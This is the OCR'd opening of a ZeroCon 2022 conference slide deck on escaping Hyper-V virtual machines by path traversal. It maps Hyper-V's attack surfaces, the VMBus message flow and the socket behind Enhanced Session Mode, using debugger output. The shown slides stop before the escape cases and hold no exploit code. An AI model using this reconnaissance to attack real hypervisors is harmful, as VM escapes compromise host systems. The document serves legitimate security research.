ZeroCon 2022

OLD SCHOOL NEW STORY

Escape From Hyper-V by Path Traversal

Who am I （VictorV）

- Security Engineer at 

- Escape from VMware Workstation at TianfuCup 2018/2021.
- Escape from ESXi by CVE-2018-6981 Privately
- Escape from Hyper-V by Path Traversal
- Found Bugs on Windows RDP Server, DNS, Hyper-V, VMware ESXi/Workstation, QEMU, KVM, Parallels Desktop

- @vv474172261 vv.ttw@outlook.com


Agenda


- VM Types and Hyper-V Architecture
- Attack Surfaces on Hyper-V
- Enhanced Session Mode
- RDP protocol
- 3 Cases of Escaping
- Conclusion and Q&A

VM Types


- Example:
  - VMware Workstation
  - QEMU/KVM
  - VirtualBox

- Example:
  - ESXi(?)
  - Hyper-V
  - Xen





Hyper-V Architecture




https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture


Hyper-V Attack Surfaces

- Virtual Devices
  - Net, Storage, PCI, Display…
- Hypervisor
  - Hypercall, APIC, MSR registers, Nested Virtualization, Other privileged instructions…
- VMBus
- Enhanced Session Mode
  - RDP protocol


Hypervisor Attack Surfaces




VMBus


Child Partition
vmbus_channel_message_header
CHANNELMSG_OPENCHANNEL
CHANNELMSG_CLOSECHANNEL
CHANNELMSG_GPADL_CREATED
...
vmcall HVCALL_POST_MESSAGE
manage channel
for communication
setup ringbuffer
Root Partition
open channel
close channel
create GPADL
...
vmbusr.sys
ChReceiveChannelMessage
vmexit
transfer message
to vmbus buffer
Hypervisor

Virtual Devices Architecture Example: Net



Enhanced Session Mode



Thanks @rthhh17, he shared me major information to confirm this.

Enhanced Session Mode: socket

vmwp.exe

```
0:031> bp ws2_32!getpeername
0:031> g
(1930.4dc): Unknown exception - code 000006ba (first chance)
(1930.4dc): Unknown exception - code 000006ba (first chance)
Breakpoint 0 hit
WS2_32!getpeername:
00007ffb`6eee27b0 48895c2408      mov     qword ptr [rsp+8],rbx ss:0000004
0:029> r rcx
rcx=0000000000000648
0:029> r rdx,r8
rdx=000000419f17d1f0 r8=000000419f17d1e0
0:029> gu
RDPBASE!RDPENCHLPWSErr2Hr+0x7b0:
00007ffb`552d8610 0f1f440000      nop     dword ptr [rax+rax]
0:029> db 000000419f17d1f0
00000041`9f17d1f0  17 00 c4 72 00 00 00 00-fe 80 00 00 00 00 00 00   ...r....
00000041`9f17d200  ad 14 5f 66 22 67 f9 f0-15 00 00 00 72 01 00 00   .._f"g....r...
00000041`9f17d210  48 06 00 00 00 00 00 00-00 00 00 00 00 00 00 00   H.......
00000041`9f17d220  10 00 00 00 00 00 00 00-30 c4 cf 5f 72 01 00 00   ........0.._r...
00000041`9f17d230  10 00 00 00 00 00 00 00-4d a5 4e 6d fb 7f 00 00   ........M.Nm....
00000041`9f17d240  00 00 c4 5e 72 01 00 00-30 c4 cf 5f 72 01 00 00   ...^r...0.._r...
00000041`9f17d250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ........
00000041`9f17d260  c0 c3 cf 5f 72 01 00 00-48 06 00 00 00 00 00 00   ..._r...H.......
0:029> ? c472
Evaluate expression: 50290 = 00000000`0000c472
```


TCP Connections


Image	PID	Local ...	Local ...	Remo...	Remo...	P
vmconnect.exe	8648	fe80:...	50290	fe80:...	2179	
vmms.exe	2220	fe80:...	2179	fe80:...	50290	

TCP connection in resource monitor

Enhanced Session Mode Features

- Share Clipboard
- Play Guest Audio
- Share Printers
- Display





